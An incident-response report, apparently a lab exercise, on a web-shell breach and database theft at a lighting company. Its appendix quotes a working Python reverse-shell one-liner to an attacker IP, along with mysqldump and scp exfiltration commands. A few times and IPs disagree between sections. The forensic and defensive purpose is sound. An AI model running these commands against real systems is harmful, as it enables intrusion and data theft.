Data Breach Report

Premium House Lights Inc.

Prepared by: Prinson D'silva
Date: March 3rd, 2025

Table of Contents

Executive Summary

On February 19, 2022, Premium House Lights Inc. (PHL) experienced a targeted cyberattack that resulted in the exfiltration of sensitive data in exchange for a ransom of 10 Bitcoin where the attacker exploited a vulnerable directory, gained root access to the database, and successfully extracted sensitive data. The attack followed steps from the Lockheed Martin Cyber Kill Chain, consisting of multiple stages: reconnaissance, delivery, exploitation, command and control, and action on objective.

Key events from Incident Timeline:

- Reconnaissance: At 21:58:22 PST, a suspicious IP (138.68.92.163) scanned PHL's web server, eventually accessing an open directory (/uploads) at 21:58:55.
- Delivery & Exploitation: The attacker uploaded a malicious PHP script ("shell.php") and executed it at 21:59:04, gaining root access to the database and dumping sensitive data at 21:01:45.
- Data Exfiltration: At 22:02:26, the attacker transferred the stolen database file ("phl.db") to an external IP (178.62.228.28), removing traces of the attack before exiting at 22:02:38.

In response, PHL's security team followed the NIST Incident Response Plan:

1. **Identification**: Logs were reviewed to confirm the breach and trace the attacker's activity.
2. **Containment**: The compromised systems were isolated, and the malicious IP was blocked.
3. **Eradication**: Malicious files were removed, and system credentials were reset.
4. **Recovery**: Systems were restored from backups, and enhanced monitoring was implemented.

To prevent future attacks, PHL should:

- **Enhance Security**: Implement stronger input validation and deploy Web Application Firewalls (WAFs).
- **Improve Access Control**: Enforce multi-factor authentication (MFA) and minimize privileges.
- **Regular Vulnerability Scanning & Patching**: Continuously scan for vulnerabilities and apply security patches.
- **Strengthen Incident Response**: Conduct regular drills, improve escalation protocols, and encrypt sensitive data.
- **Review Third-Party Security**: Regularly assess vendor security and limit third-party access to critical systems.

By addressing these areas, PHL can enhance its security posture and reduce the likelihood of future breaches.

Incident Timeline

Date	Time (in PST)	Event Details
19/Feb/2022	21:58:22 - 21:58:40	A suspicious IP (**138.68.92.163**) scans the web server directories.
19/Feb/2022	21:58:55	The suspect finds an accessible directory in */uploads* on the web server.
19/Feb/2022	21:58:40	The attacker uploads a malicious script called **"shell.php"** in the directory.
19/Feb/2022	21:59:04	The attacker executes the script.
19/Feb/2022	22:00:27	The attacker runs *netstat* to identify network connections.
19/Feb/2022	22:00:48	The attacker checks for sudo privileges using *sudo -l*.
19/Feb/2022	22:00:55	The attacker logs into the database using root access.
19/Feb/2022	22:01:45	The attacker uses *mysqldump* to dump the phl database to a file called **"phl.db".**
19/Feb/2022	22:02:26	The attacker exfiltrates **phl.db** via scp to an IP **178.62.228.28**.
19/Feb/2022	22:02:36	The attacker removes **phl.db** from the system.
19/Feb/2022	22:02:38	The attacker exits the compromised system.

Technical Analysis

As mentioned in the Cyber Kill Chain by Locked Martin (March 2025), the attacker pattern is conducted in the following various steps:

Reconnaissance

First, the attacker performs Reconnaissance by scanning the web server for weaknesses such as open ports. As seen in Fig. 1, a suspicious IP **138.68.92.163** attempts to access non-existent files after multiple attempts to finally access the */uploads* directory (Fig. 1). As we can see, there are a large number of 404 errors in the web server access log and multiple "SiteCheckerBotCrawler" scan attempts made within mere seconds which indicate it that the user conducted an automated brute force scan with the help of the "help.sitechecker.pro" website.

Delivery

The attacker then delivers the payload by uploading a reverse shell (web shell) in the compromised folder, as seen in Fig. 1.

Exploitation

The attacker then runs *netstat* to identify possible network connections and checks for sudo privileges using *sudo -l*. After which, the attacker exploits the weakness of the system by logging in the database with root access (Fig. 2).

Command & Control

The reverse shell which contains the payload allows the attacker to remotely control the victim machine ,i.e. The database. As the attacker is already logged in using this shell, they then execute commands on the database server as seen in Fig. 2.
Fig. 3 shows the attacker has the permission to perform various queries and extract the sensitive data.

Action on Objective

Finally, the attacker can use the "scp tool" to transfer stolen data to a remote server. After which, the attacker removes the payload from the compromised system to cover all traces of the attack before exiting the database - the details can be seen in Fig. 2.
The Action on Objective of exfiltrating the sensitive data is done with hands on access to the compromised system.

Incident Response

According to the Incident Response Plan as highlighted in the NIST Special Publications 800-61v2, the key steps can be divided into the following:
[Paul Cichonski et al., 2012]

Identification

Immediate Actions:

- Review Logs: Review the web server access logs (such as the suspicious 404 errors and automated "SiteCheckerBotCrawler" scan attempts) to verify the scope of the attack. Identify the IP address (138.68.92.163) and any associated suspicious behavior such as the brute-force attempts on non-existent files and directory traversal attempts (Lockheed Martin, 2025).
- Check for Reverse Shell: Investigate the /uploads directory and confirm the presence of the reverse shell or web shell that was uploaded. This should

include a detailed search for unusual files or scripts in directories that typically house user-uploaded content.
- Monitor Active Connections: Immediately use tools like netstat, ss, or a system monitoring tool to check for any active reverse shell or command-and-control (C&C) connections that could be ongoing (Lockheed Martin, 2025).

Containment

Isolate Affected Systems:

- Block Suspicious IP Address: Use firewall rules to block incoming traffic from the suspicious IP (138.68.92.163). Implement IP-based blacklisting or block all traffic from the region if necessary.
- Disconnect from the Network: If the reverse shell or remote access is confirmed, isolate the affected machine(s) from the network to prevent further communication with the attacker and limit the potential for further data exfiltration or damage (Kaspersky, 2020).
- Disable Remote Access: Disable SSH or other remote access protocols on the affected server to prevent further unauthorized access while the investigation proceeds (Symantec, 2021).

Identify and Remove Malicious Files:

- Remove the Web Shell: Delete any uploaded files that are identified as malicious web shells or reverse shells (e.g., scripts allowing remote execution). Ensure no remnants are left in directories like */uploads* or other areas the attacker might have targeted (Kaspersky, 2020).
- Check for Persistence Mechanisms: Search for any other persistence mechanisms, such as cron jobs or backdoor scripts that may have been installed to maintain access to the system (FireEye, 2021).

Change Credentials:

- Change Database and System Passwords: Change the database root password and any other system credentials (e.g., sudo access, SSH keys) that the attacker may have accessed. Implement strong, unique passwords and consider enabling multi-factor authentication where applicable (Gartner, 2022).
- Audit Sudo Permissions: Review and tighten any sudo privileges to ensure users have the minimum necessary access. Use the principle of least privilege to reduce the risk of privilege escalation (CIS, 2023).

Eradication

Patch Vulnerabilities:

- Fix Web Application Vulnerabilities: Address the vulnerability that allowed the reverse shell upload. This could include input validation, restrictions on file

types, implementing file size limits, and using a web application firewall (WAF) to filter malicious requests (OWASP, 2021).
- Update Software and Security Patches: Ensure that all relevant systems, including web servers, databases, and underlying operating systems, are updated with the latest security patches to address any known vulnerabilities the attacker may have exploited (CIS, 2023).

Audit Systems for Compromise:

- Conduct Full System Scan: Run antivirus and malware scans across all affected systems to ensure there is no remaining malicious software or backdoors left behind by the attacker (Symantec, 2021).
- Check Other Systems for Compromise: Investigate other systems within the network that could have been affected by the attack. Look for any signs of lateral movement, where the attacker may have spread across systems (FireEye, 2021).

Recovery

Restore Affected Systems:

- Restore from Backup: If available, restore the affected systems from known-good backups that were taken prior to the incident. Ensure the backups are free of any potential compromise (i.e., check for malware or backdoors).
- Rebuild Systems If Necessary: If the system integrity is compromised to the point where it cannot be trusted, consider rebuilding affected servers or systems from scratch. This should be done after confirming all traces of the attack have been eradicated (Kaspersky, 2020).

Monitor Systems Post-Recovery:

- Enhanced Monitoring: Set up enhanced logging and monitoring on all affected systems to detect any signs of re-infection or abnormal activity. This could include monitoring for unusual network traffic, file changes, and login attempts (Lockheed Martin, 2025).
- Conduct Post-Incident Testing: Perform security testing (e.g., vulnerability scanning, penetration testing) to ensure that the system is secure and no vulnerabilities remain open (OWASP, 2021).

Post-Incident Recommendations

After conducting a Post-Incident Analysis, identifying and documenting how the attack occurred, including the vulnerabilities or weaknesses that were exploited will help in understanding the attack pattern and improving the organization's security

posture (CIS, 2023), followed by a debrief to review the effectiveness of the response, identify any gaps in procedures, and make improvements to the incident response plan (FireEye, 2021).

In order to protect Premium House Lights Inc. from future attacks like these, the following recommendations have been provided:

1. Enhance Web Application Security:
    - Implement Strong Input Validation: Enforce strict input validation to prevent malicious file uploads. This includes checking file extensions, content types, and sizes (OWASP, 2021).
    - Deploy Web Application Firewalls (WAFs): A WAF can help filter and block malicious HTTP requests, providing an additional layer of defense against common web-based attacks (OWASP, 2021).
2. Improve Authentication and Access Control:
    - Use Multi-Factor Authentication (MFA): Ensure that sensitive systems (e.g., SSH, database) require multi-factor authentication to prevent unauthorized access (CIS, 2023).
    - Enforce the Principle of Least Privilege: Limit user and application permissions to only what is necessary to minimize the risk of privilege escalation (CIS, 2023).
3. Regular Vulnerability Scanning and Patch Management:
    - Perform Regular Vulnerability Scans: Regularly scan the network and applications for vulnerabilities to proactively identify and patch weaknesses (Symantec, 2021).
    - Patch Systems Promptly: Ensure timely installation of security patches for all software, operating systems, and applications to prevent attackers from exploiting known vulnerabilities (CIS, 2023).
4. Enhanced Monitoring and Incident Detection:
    - Deploy Intrusion Detection Systems (IDS): Use IDS tools to monitor network traffic for abnormal activity and suspicious behavior (FireEye, 2021).
    - Monitor for Unusual File Changes: Implement file integrity monitoring to detect unauthorized changes to critical files or the installation of malicious scripts (Symantec, 2021).
5. Security Awareness Training:
    - Train Employees on Cybersecurity Best Practices: Conduct regular security awareness training to help staff recognize phishing attempts, social engineering tactics, and other common attack methods (Kaspersky, 2020).

For further enhancement of the company's security policies, here are some Recommended adjustments:

1. Update Incident Response Procedures:
    - Define Clear Escalation Protocols: Ensure that the incident response team has clear guidelines for escalating incidents based on severity (Symantec, 2021).

    - Regular Incident Drills: Conduct regular incident response drills, simulating various types of attacks to ensure that the team is well-prepared and able to respond effectively to real incidents (Gartner, 2022).
2. Strengthen Data Protection Policies:
    - Data Encryption: Implement strong encryption for sensitive data both in transit and at rest to prevent unauthorized access during an attack (OWASP, 2021).
    - Data Exfiltration Prevention: Update policies to monitor and restrict unauthorized data transfers, especially large amounts of sensitive data (CIS, 2023).
3. Review and Tighten Access Control Policies:
    - Regular Review of User Privileges: Conduct regular audits of user accounts and their permissions to ensure that no user has excessive access, especially to critical systems (CIS, 2023).
    - Centralized Authentication Management: Implement a centralized system for managing authentication, such as LDAP or Active Directory, to streamline access control and minimize the risk of unauthorized access (Gartner, 2022).
4. Vendor and Third-Party Security:
    - Assess Vendor Security: Update security policies to require vendors and third-party service providers to meet specific security standards and undergo regular audits (FireEye, 2021).
    - Limit Third-Party Access: Restrict and monitor third-party access to sensitive systems and data to reduce the potential attack surface (CIS, 2023).
5. Regular Review of Security Policies:
    a. Annual Security Policy Review: Conduct an annual review of security policies to ensure they align with current threat landscapes and compliance requirements (Kaspersky, 2020).

References

- Lockheed Martin (Retrieved March 2025). *Cyber Kill Chain®*. Retrieved from https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html
- Site Checker (Retrieved March 2025). Retrieved from https://help.sitechecker.pro/article/91-how-to-control-sitechecker-robot
- Paul Cichonski, Tom Millar, TimGrance, Karen Scarfone (August, 2012) - *Computer Security Incident Handling Guide* . NIST Special Publication 800-61 Revision 2. Retrieved from https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-61r2.pdf
- MITRE ATT&CK (Retrieved January, 2025) - *Techniques > Enterprise.* MITRE. Retrieved from https://attack.mitre.org/
- CIS (2023) - *Center for Internet Security (CIS) Controls*. Retrieved from https://www.cisecurity.org
- FireEye (2021) - *Advanced Persistent Threats and Attack Detection*. Retrieved from https://www.fireeye.com
- Gartner (2022) - *Market Guide for Security Incident Response*. Retrieved from https://www.gartner.com
- Kaspersky (2020) - *How to Contain a Cyberattack: Best Practices*. Retrieved from https://www.kaspersky.com
- OWASP (2021) - *OWASP Top 10: Web Application Security Risks*. Retrieved from https://owasp.org
- Symantec (2021) - *Incident Response Guide: Cybersecurity Best Practices*. Retrieved from https://www.broadcom.com

Appendix

```
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /design HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/randomfile1 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/frand2 HTTP/1.1" 404 437 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:40 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
138.68.92.163 - - [19/Feb/2022:21:58:55 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "-" "curl/7.68.0"
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-" "curl/7.68.0"
```

Figure 1: phl_access_log.txt


```
19/02/22 22:00:27 netstat -atunp
19/02/22 22:00:48 sudo -l
19/02/22 22:00:55 sudo mysql -u root -p
19/02/22 22:01:45 sudo mysqldump -u root -p phl > phl.db
19/02/22 22:01:49 file phl.db
19/02/22 22:01:59 head -50 phl.db
19/02/22 22:02:17 ls
19/02/22 22:02:26 scp phl.db fierce@178.62.228.28:/tmp/phl.db
19/02/22 22:02:36 rm phl.db
19/02/22 22:02:38 exit
```

Figure 2: phl_database_shell.txt

```
2022-02-20T03:00:55.682704Z         9 Connect   root@localhost on  using Socket
2022-02-20T03:00:55.682973Z         9 Query     select @@version_comment limit 1
2022-02-20T03:00:58.206501Z         9 Query     show databases
2022-02-20T03:01:02.431377Z         9 Query     SELECT DATABASE()
2022-02-20T03:01:02.431609Z         9 Init DB   mysql
2022-02-20T03:01:02.432402Z         9 Query     show databases
2022-02-20T03:01:02.433075Z         9 Query     show tables
```

Figure 3: phl_database_access_log.txt

Figure 4 : phl_webserver.pcap - The record containing HTTP shell.php file from the attacker ip 138.68.92.63 identified in Wireshark


Wireshark · Follow TCP Stream (tcp.stream eq 141) · phl_webserver.pcap
POST /uploads/shell.php HTTP/1.1
Host: 134.122.33.221
User-Agent: curl/7.68.0
Accept: */*
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 331
cmd=python+-c+%27import+socket%2Csubprocess%2Cos%3Bs%3Dsocket.socket%28socket.AF_INET%2Csocket.SOCK_
STREAM%29%3Bs.connect%28%28%22138.68.92.163%22%2C4444%29%29%3Bos.dup2%28s.fileno%28%29%2C0%29%3B+os.
dup2%28s.fileno%28%29%2C1%29%3B+os.dup2%28s.fileno%28%29%2C2%29%3Bp%3Dsubprocess.call%28%5B%22%2Fbin
%2Fsh%22%2C%22-i%22%5D%29%3B%27
HTTP/1.1 200 OK
Date: Sun, 20 Feb 2022 02:59:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 2426
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
<!DOCTYPE html>
<html lang="en">
<!-- By Artyum (https://github.com/artyuum) -->
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<title>Web Shell</title>
<style>
* {
-webkit-box-sizing: border-box;
box-sizing: border-box;
}
body {
font-family: sans-serif;
color: rgba(0, 0, 0, .75);
}
main {
margin: auto;

```
<body>
    <main>
        <h1>Web Shell</h1>
        <h2>Execute a command</h2>

        <form method="post">
            <label for="cmd"><strong>Command</strong></label>
            <div class="form-group">
                <input type="text" name="cmd" id="cmd" value="python -c &#039;import socket,subproce
ss,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((&quot;138.68.92.163&quot;,4444))
;os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([&quot;/bin/s
h&quot;,&quot;-i&quot;]);&#039;"
                    onfocus="this.setSelectionRange(this.value.length, this.value.length);" autof
ocus required>
                <button type="submit">Execute</button>
            </div>
        </form>

                <h2>Output</h2>
                    <pre><small>No result.</small></pre>
                </main>
</body>
</html>
```

Figure 5 : phl_webserver.pcap - The script identifying the web shell upload and reverse shell execution attempt (using Follow TCP Stream)

ip.dst == 178.62.228.28 && tcp.port == 22 && frame.len > 1000

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
2365	2022-02-19 19:02:30.205877	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2358	2022-02-19 19:02:30.116336	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2357	2022-02-19 19:02:30.116276	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2356	2022-02-19 19:02:30.116269	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2354	2022-02-19 19:02:30.116171	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2353	2022-02-19 19:02:30.116156	147.182.157.9	51158	178.62.228.…	22	SSHv2	2964	Client: Encrypted packet (len=2896)
2366	2022-02-19 19:02:30.205891	147.182.157.9	51158	178.62.228.…	22	SSHv2	2284	Client: Encrypted packet (len=2216)
2307	2022-02-19 19:02:26.596723	147.182.157.9	51158	178.62.228.…	22	SSHv2	1580	Client: Key Exchange Init

Figure 6: phl_database.pcap - SCP data transfers captured in Wireshark